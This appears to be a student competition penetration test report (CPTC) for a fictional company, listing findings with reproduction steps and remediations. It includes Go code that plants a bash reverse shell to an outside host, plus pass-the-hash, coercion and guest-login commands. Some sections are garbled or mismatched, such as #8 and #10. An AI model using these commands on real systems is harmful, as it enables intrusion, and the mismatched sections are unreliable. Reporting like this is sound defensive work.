

CPTC10 Globals - Executive Summary

Final Pentest Report Issued: January 19, 2025
Audit Type: Risk-Based



Audit Background

Oui Croissant (OC) is an organization serving thousands of customers across a variety of business functions.

Globals Team XX ("the team") was contracted to conduct a cybersecurity assessment of OC's development and production environments with the objective of strengthening Information Technology (IT) controls and minimizing the risk of cybersecurity incidents.

Attackers have many paths to gain access to the internal network; therefore, Globals Team XX assumed an attacker has gained access to the internal network as the premise for this assessment. Given this **assumption:**

- OC IT staff provisioned the team with six Kali Linux and Windows machines to perform testing from. Additionally, one Greenbone Vulnerability Management system was provisioned for the team to use as well.

Our ***audit objective*** was to assess the security of Oui Croissant's newest social media platform, *Y*, to identify potential security risks which could result in financial or operational damages to Oui Croissant.

Ref #	Notable Practice
1	Unique Local Administrator Passwords
2	Operating System Updates
3	Antivirus Enabled on Workstations
4	krbtgt Hash Rotation

Methodology

Team XX has chosen to utilize the Penetration Testing Execution Standard (PTES) as the primary penetration testing methodology. This standard is broken up into the following seven stages:

1. **Pre-engagement Interactions** – This seeks to establish an understanding of the penetration test for all parties involved. This establishes the scope, goals, legal agreements, and rules of engagement.

2. **Intelligence Gathering** – Utilize a wide variety of techniques, such as Open-Source Intelligence (OSINT) and social engineering, to obtain information about the target.

3. **Threat Modeling** – Analyze collected information to identify vulnerabilities, security oversights, and attack vectors. Utilize this analysis to model points of entry and initial access plans.

4. **Vulnerability Analysis** – Identify specific weaknesses and vulnerabilities to target in the threat model in order to build attack chains routes of exploitation.

5. **Exploitation** – Execute attack chains and exploits to compromise the target.



6. **Post-Exploitation** – Evaluate the results of the attack chains for access and privileges obtained, the persistence maintained, and additional information gathered. Prepare this information for reporting.

7. **Reporting** – Analyze and collate the information gathered into a thorough and comprehensive report that outlines the weaknesses and strengths of the target. Document all attack chains, evidence, findings, and recommendations.



Observations & Management Action Plans

Observation #1

Unauthenticated Remote Code Execution Through Custom Applications		
Risk:	**Risk Rating: 8.1**	**High**

The CPTC-Finals-3 team discovered that the host located at 10.0.2.250 was running a custom application named Golash. This application allowed for remote execution of code with no authentication, allowing for full control of the machine.

Observation:

A custom service running on the host located at 10.0.2.250 accepted Go code which it would then execute as root. This service prevented using the library one would normally use in Go to execute commands, but the team was able to use this custom application to modify the custom NetworkDebugTerminal running on the same host to trigger a reverse netcat shell to a host within the Virtual Desktop Infrastructure. This allowed full compromise of the host as root.

Steps to Reproduce:

1. Prepare Golash code to modify NetworkDebugMenu as shown in Figure 2a
2. Set up a netcat reverse listener to receive the shell callback as shown in Figure 2b
3. Connected to NetworkDebugMenu by using SSH to connect to 10.0.2.250 as root and interrupt the menu with CTRL+C to trigger the reverse shell

Recommended Remediations:

Short Term Recommendations:

- Remove unnecessary custom applications from host
- Configure SSH to not permit root login

Long Term Recommendations:

- Implement host-based firewall rules to prevent unnecessary connections

```
┌──$ cat append.go
package main

import "os"

func main() {
    f, err := os.OpenFile("/opt/networkdebug.sh", os.O_APPEND|os.O_CREATE|os.O_WRONLY, 0644)
    if err != nil {
    }
    if _, err := f.Write([]byte("bash -i >& /dev/tcp/10.0.254.200/4443 0>&1")); err != nil {
    }
    if err := f.Close(); err != nil {
    }
}
```

Figure 1a – Go code to send to custom Golash application




Figure 1b – Exploit in action

```
root@networkdebug:/# tail /opt/networkdebug.sh
tail /opt/networkdebug.sh
tail: cannot open '/opt/networkdebug.sh' for reading: No such file or directory
root@networkdebug:/# tail -20 /opt/networkdebug.sh
tail -20 /opt/networkdebug.sh
    fi
    show_main_menu
}

# Function to display the webpage menu
show_webpage_menu() {
    dialog --inputbox "Enter URL to open:" 8 40 2>input.txt
    url=$(<input.txt)
    log_input "Webpage URL: $url"
    if [[ $url =~ ^https?://[a-zA-Z0-9.-]+(\.[a-zA-Z]{2,})+(/.*)?$ ]]; then
        links -anonymous "$url"
    else
        dialog --msgbox "Invalid URL." 8 40
    fi
    show_main_menu
}

# Start the main menu
show_main_menu
bash -i >& /dev/tcp/10.0.254.206/4443 0>&1root@networkdebug:/#
```

Figure 1c – Modified NetworkDebugMenu script after exploitation

Observation #2



Unauthenticated SMTP Relay		
Risk:	**Risk Rating: 9.1**	**High**

The mail server, flakemail.oui.local, allows mail to be sent to and from users without actual configuration. This means attackers who get into the internal network can send emails impersonating anybody to anybody else.

Observation:

After enumerating the internal network, the team identified an SMTP server running at *flakemail.oui.local*, and upon connecting to the service discovered that the SMTP relay was authenticating allowing for spoofing of SMTP messages without any actual authentication.

Steps to Reproduce:

1. Connect to the SMTP relay at 10.0.1.7 using the command "telnet 10.0.1.7 25" as shown in figure 3a
2. Start sending mail using SMTP commands as shown in Figure 3a

Recommended Remediations:

Short Term Recommendations:

- Configure SMTP server requires user authentication to send emails preventing anonymous relaying
- Implement email authentication techniques such as SPF and DMARC

Long Term Recommendations:

- N/A




Figure 2a – SMTP

Observation #3

Workstation Configured for Unconstrained Delegation		
Risk:	**Risk Rating: 7.2**	**High**

Computer or user accounts which are configured for unconstrained delegation may be targeted by threat actors to gain elevated permissions within Active Directory (AD).

Observation:

The team identified a workstation which was configured with unconstrained delegation rights within the *OUI.LOCAL* domain, which was used to gain domain administrator rights, thus fully compromising all Windows systems within OC's environment.

After gaining authenticated access to the domain, the team queried various Active Directory attributes to identify misconfigurations and vulnerabilities. Enumeration revealed that *OC-DesktopO1$* was configured with unconstrained delegation rights; this privilege enables the computer account to perform actions while impersonating other user accounts, including domain administrators or domain controller accounts. Leveraging previously obtained local administrator privileges over *OC-Desktop01*, the team successfully dumped Kerberos Ticket Granting Tickets (TGTs) from the compromised workstation and leveraged the valid domain



administrator tickets to perform additional elevated actions within the AD environment, including obtaining the encrypted domain password database.

Systems which are configured for unconstrained delegation and are not adequately protected increases risk within the organization and may be targeted by threat actors to elevate permissions and more laterally throughout OC's internal network.

Steps to Reproduce:

1. Using an account with proper privilege, enumerate the Active Directory computers for Active Directrory computers configured for unconstrained delegation using the following command in PowerShell: `Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties trustedfordelegation,serviceprincipalname,description`

Recommended Remediations:

Short Term Recommendations:

- If feasible, remove delegation permissions
- Harden workstation to prevent abuse

Long Term Recommendations:

- Find alternatives to this configuration

Observation #4

Active Directory Guest Account Enabled		
Risk:	**Risk Rating:** **7.1**	**High**

The "Guest" account, which is used to provide anonymous, passwordless authentication into an AD environment is enabled within the *OLV.LOCAL* domain. Threat actors may abuse this misconfiguration to gain authenticated access to OC's internal network and gain access to additional systems or restricted data.

Observation:

The team gained authenticated access to OC's AD environment through the utilization of the enabled "Guest" account. Leveraging this access, the team was able to access both workstations via Remote Desktop Protocol (RDP) with administrative access due to misconfigured group memberships on the workstation.

An enabled "Guest" account greatly increases the likelihood of compromise of OC's AD environment by allowing attackers with established network access to leverage the "Guest" account to perform authenticated reconnaissance and identify potential targets for further compromise.

Steps to Reproduce:

1. Using netexec, scan the internal network for SMB servers and attempt to authenticate using the "Guest" account: nxc smb 10.0.1.0/24 -u 'guest' -p ''

Recommended Remediations:

Short-Term Recommendations:
- Disable the Guest account in Active Directory

Observation #5



Legacy Authentication Protocols Enabled		
Risk:	**Risk Rating:** 8.1	**High**

The *OLV.LOCAL* domain utilizes weak legacy authentication protocols, including NTLMv1. Attackers who gain access to a user's password hash can use it to authenticate to AD services[2] without knowledge of the plaintext password.

Observation:

After gaining administrative access to both workstations,[1] the team obtained the encrypted password databases from the systems to obtain the hash for the "Administrator" account.

Steps to Reproduce:

1. Obtain an NTLM hash through various means (e.g. secretdump, mimikatz, etc...)
2. Using netexec, execute a Pass-the-Hash attack with the –H flag:
   nxc smb <ip> -u <user> -H <ntlm hash>

Recommended Remediations:

Short-Term Remediations:

1. Disable NTLMv1
2. Configure the "LAN Manager authentication level" to 5 to ensure that only NTLMv2 hashes are accepted.

Long-Term Remediations:

1. Investigate disabling NTLM and replace with Kerberos

Observation #6

Domain Controller Vulnerable to Coercion Attacks		
Risk:	**Risk Rating:** 6.5	**High**

Domain controllers which do not employ proper Remote Procedure Call (RPC) filtering may targeted by threat actors to coerce encrypted authentication credentials from the domain controller computer account.

Observation:

The team identified various RPC functions which could be abused to obtain encrypted authentication credentials for the domain controller computer account, *FLAKEAD$*. Unfortunately, the team was unable to leverage these credentials to gain additional access to systems within the OC environment.

Network enumeration identified a single domain controller supporting the *OLV.LOCAL* domain. The team tested various RPC functions from both and unauthenticated and authenticated perspective using *Coercer*.[1] After identifying vulnerable RPC functions, the team proceeded to exploit them and obtain encrypted NTLMv2 hashes from the domain controller. Once the team gained access to the encrypted credentials, they attempted to relay these authentication credentials to a system which did not enforce SMB signing – unfortunately, the team was unsuccessful in gaining access to additional network services with these credentials.

Although the team was unsuccessful in leveraging these credentials to elevate access within the AD environment, a persistent threat actor with enough time and resources may be able to decrypt the credential, gaining access to the account's plaintext password.

Steps to Reproduce:

1. Leveraging netexec, execute the following command:
   nxc smb 10.0.1.0/24 -u <user> -p <password> -M coercer_plus

Recommended Remediations:

- Management should review necessary RPC functions which are required for business purposes and disable unnecessary functions using the Windows Filtering Platform.

Observation #7

Service Account Configured for Constrained Delegation		
Service accounts configured for constrained delegation against domain controllers represent a critical security weakness that can be exploited by attackers to achieve complete domain compromise.	**Risk Rating: 9.1**	**High**

Observation:

The service account, *flakebook_sspr*, was configured for constrained delegation against the domain controller, *FLAKEAD.oui.local*. After gaining access to the *flakebook_sspr* account, the team was able to request a Kerberos ticket in the context of any domain account, including domain administrators. Leveraging this Kerberos ticket the team successfully compromised the *oui.local* domain and obtained the password database for the domain. An additional misconfiguration allowed our team to gain access to the plaintext versions of all hashed password.

Steps to Reproduce:

1. Using impacket's getST tool, request a service ticket in the context of a domain administrator.



Recommended Remediations:

1. Remove constrained delegation from the flakebook_sspr account.

Observation #8

Anti-Automation – Lack of Rate Limiting		
Risk: Malicious actors can exploit the system by sending large quantities of automated requests, which can cause DoS attacks which may lead to access to sensitive data, such as password guessing and rapid API calls.	**Risk Rating: 5.4**	**Medium**

Observation:

During testing it was observed that the application did not have rate limiting implemented.
Anti automation refers to specific techniques used to attack with applications by bots or scripts by exploiting resources and performing attacks go for some credential spraying these attacks are often care of my boss or program to interact with the application like a human
no rate limiting is implemented on the application and it was possible to misuse the react and comment functionality and submit large numbers of commands and reactions by the same user

Steps to Reproduce:

1. Implement Rate Limiting
2. Implement CAPTCHA Mechanisms

Recommended Remediations:

- Implement Rate Limiting
- Implement CAPTCHA Mechanisms




Figure 8a - Burp Intruder attack showing a 100 request liking a post



Figure 8b - Post with 103 likes in the application

Observation #9

JWT Token is not validated (expired tokens) – React & Comments		
Risk:	**Risk Rating: 8.1**	**High**

The user access token used by the webapp is not properly validated by the server, nor is it invalidated when the user's session ends. This means that any user can steal or forge access tokens for other users with impunity.

Observation:

The JWT token used by the application is not validated server-side, it means the application is not properly checking the signature within the token. This allows unauthorized users to access sensitive data and resources. The server does not invalidate the token when the user logs out hence these tokens can be used again to make requests and call APIs resulting in unauthorized or malicious changes within the web application.

Steps to Reproduce:

1. Capture a request in burp after a user is logged in
2. Note the JWT token in use
3. Click Logout
4. Use the same token on a 'Make Post' request
5. Notice that the request is successful

Recommended Remediations:

- Proper validation needs to be implemented for the JWT tokens so that they are verified and any user who is logged out has their tokens revoked or validated post logout



Figure 9a - Logout request in Burp Proxy



Figure 9b - Sucessful Post Creation Request

Observation #10

Bussiness Logic Issue		
Risk:	**Risk Rating:**	**High**

a security vulnerability where unauthorized party gains access to the underlying programming code of a software system which exposes sensitive information like database credentials API keys and business logic where attackers can exploit the system and occurs with flaws in the applications and misconfigurations in the web server

Observation:

During Testing it was observed that a user could effectively make Posts as another user by manipulating the 'poster id' value.

Steps to Reproduce:

1. Capture the login request to the application in Burp
2. Send the request to Burp Intruder
3. Set payload location appropriately to do a Brute Force attack
4. Click Start Attack
5. Notice that the intruder attack gets a status code 200 for the correct password

Recommended Remediations:

- Proper authorization mechanisms need to be put in place within the application so that unauthorized users are not able to impersonate another user and react or comment or create a post



Figure 10a - Repeater screenshot with the modified poster id




Figure 10b - New Post under user 1

Observation #11

Improper Authentication – Susceptible to Brute Force Attacks		
Risk:	**Risk Rating:** 7.8	**High**

This arises when a system does not implement rate limiting or a captcha mechanism and hence doesn't limit the number of failed login attempts, allowing attackers to easily use brute force passwords and gain unauthorized access to accounts by repeatedly trying different combinations until they succeed.

Observation:

The application did not have any restrictions on the number of login attempts that was made the application and enabled brute forcing of credentials essentially

Steps to Reproduce:

1. Using BurpSuite browser, login with any credentials.
2. Navigate to HTTP History within the Proxy

Recommended Remediations:

- Effective remediations would involve implementation of a captcha functionality before the login or implementing account look at so that before seeing against an account would be rendered futile.
- Implementing rate limiting so if a specific IP fails log in a certain number of times the account must have a cool down and is blocked from further attempts
-




Figure 11a – Burp Suite Intruder




Figure 11b - Burp intruder attack showing 126 Failed Attempts




Figure 11c - Burp Suite Intruder

Observation #12

Password Leaks in Client-Side Code		
Risk:	**Risk Rating: 9.3**	**High**

The admin portal located at admin.yyy.chat exposed credentials to login as the admin for yyy.chat within code exposed to users. This means that anybody could simply view the credenitals and use them to administer the website.

Observation:

The JavaScript code to authenticate a user to the admin portal had the username and password hardcoded in plaintext. This authentication module was distributed to anyone accessing the portal as it was one of the client-side script files. This effectively bypasses any actual authentication within the application.

Commented [C#1]: add more, this is bare minimum

Steps to Reproduce:

1. Navigate to http://admin.yyy.chat:3000/src/routes/login.jsx on a host and note the credentials in plaintext as shown in Figure 11a

Recommended Remediations:

Short Term Recommendations:

- Correct client-side source code to not display default credentials and authenticate properly

Long Term Recommendations:

- Regularly audit source code in order to prevent future mishaps
- Consider using a central authentication solution for applications to simplify application logic




Figure 12a – Client Side Code which Shows Credentials



Observation #13

Password in plaintext on SMB share		
Risk:	**Risk Rating:** 8.8	High

Anyone with access to the share can easily read the passwords and gain unauthorized access to the system making it vulnerable to attacks

Observation:

The "Legal" SMB share on the FLAKEAD server contained credentials stored in a plaintext file. Anyone with access to that specific share would have been able to obtain sensitive credentials to the admin portal for the yyy.chat web application. This admin portal also provides access to sensitive user information from the web application.

Commented [C#2]: word better

Steps to Reproduce:

1. Install netexec with the following command on a kali machine: "sudo apt install pipx git; pipx ensurepath; pipx install git+https://github.com/PennyW0rth/NetExec
2. Run the following command, substituting <username> and <password> with a valid username and/or password which can authenticate to the share: "nxc smb 10.0.1.6 -u <username> -p <password> --shares"

Recommended Remediations:

Short Term Remediations:

- Implement host-based firewall rules to restrict SMB access to only necessary hosts
- Remove unnecessary credentials from SMB share

Long Term Remediations:

- Consider anti-data exfiltration solutions to prevent incidents such as this in the future

```
└─$ nxc smb 10.0.1.6 -u flakebook_sspr -p s[redacted] --shares
SMB         10.0.1.6    445    FLAKEAD          [*] Windows Server 2022 Build 20348 x6
(domain:oui.local) (signing:True) (SMBv1:False)
SMB         10.0.1.6    445    FLAKEAD          [+] oui.local\flakebook_sspr:s[redacted]
SMB         10.0.1.6    445    FLAKEAD          [*] Enumerated shares
SMB         10.0.1.6    445    FLAKEAD          Share           Permissions     Remark
SMB         10.0.1.6    445    FLAKEAD          -----           -----------     ------
SMB         10.0.1.6    445    FLAKEAD          Accounting      READ
SMB         10.0.1.6    445    FLAKEAD          ADMIN$                          Remote Admin
```

Figure 13a – Dump from terminal logging showing share with passwords



Observation #16

Account Not Disabled Following Termination		
Risk:	**Risk Rating: 7.5**	High

A recently terminated employee still had working credentials and access. This could allow for a disgruntled former employee to cause direct and immediate harm to the organization's systems and data.

Observation:

The account of a recently terminated employee had not been disabled prior to the penetration test. This could allow for authenticated but unauthorized access to critical systems and sensitive information.

Steps to Reproduce:

1. On the domain controller, FLAKEAD.oui.local, run the following command: "net user nholmes"

Recommended Remediations:

Disable offboarded users

Observation #17

Swagger File Found		
Risk:	**Risk Rating: 8.4**	High

The development environment exposes the Swagger UI without proper security controls, making it possible for unauthorized users to interact with API endpoints, potentially leading to unauthorized access, data breaches, or other security incidents.

Observation:

An exposed Swagger UI was found at `http://10.0.2.5/swagger/index.html` within the development environment, posing a risk as it allows unauthorized access to detailed API documentation and interactive testing features that could be exploited.

Steps to Reproduce:

1. Use a Directory Fuzzer Tools like dirsearch, gobuster, or dirbuster can be used to find hidden directories/endpoints in 10.0.2.5:7000.
   Example command:
   - `gobuster dir -u http://10.0.2.5:7000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

Recommended Remediations:

Short Term Recommendations:

- Establish authentication to restrict Swagger UI access to authorized users only.

Long Term Recommendations:

- Implement an API gateway to comprehensively manage, monitor, and secure API traffic over the long term.




Figure 17a - Showing UI of Swagger File

Observation #19

File Upload: EXIF data not stripped		
Risk:	**Risk Rating:** 7.3	**Medium**

EXIF contains sensitive data such as when a photo was taken what camera was used and location. If the data is not stripped, it leaves the website vulnerable to image IDORS which allows attackers to retrieve data.

Observation:

The application did not perform proper validation of file type nor did not have any restrictions on the file size in the file functionality for updating profile picture of the user. It was discovered that files of sizes above 25 MB could be uploaded onto the application this could potentially lead to high resource usage as attackers can upload large files onto the application eventually leading to DOS

Steps to Reproduce:

1. Download an image with EXIF data
2. Check the EXIF data by examining the properties of the image in windows
3. Upload the image in the application under profile image
4. Note the file id post uploading
5. Download the uploaded image
6. Examine the EXIF Data for the downloaded image
7. Note that the EXIF data is not stripped

Recommended Remediations:

- Proper validation for file type and restriction for file size should be implemented at all file upload functionalities present within the application to ensure that resource exhaustion via file upload is prevented
- Revie the uploading of images that are processed within the system
- Revie image editing tools and confirm that they are configured to remove EXIF data when saving




Figure 19a - Picture with original EXIF data



Figure 19b - Burp repeater request with the image uploaded




Figure 19c - Downloaded Image




Figure 19d - EXIF data on the downloaded file

Observation #20

Password Reset Username Enumeration		
Risk:	**Risk Rating:** 6.5	**Medium**

When attempting to reset your password to, yyy.chat, there are different error messages sent if you have an incorrect username or a correct username even if one is authenticated. This can be utilized by malicious actors to identify what usernames work correctly.

Observation:

The response messages when making login attempts to the /api/auth/password@reset/email have different errors based off if the username you specify is invalid or not, allowing one to fuzz the username parameter to identify what usernames are valid or not.

Steps to Reproduce:

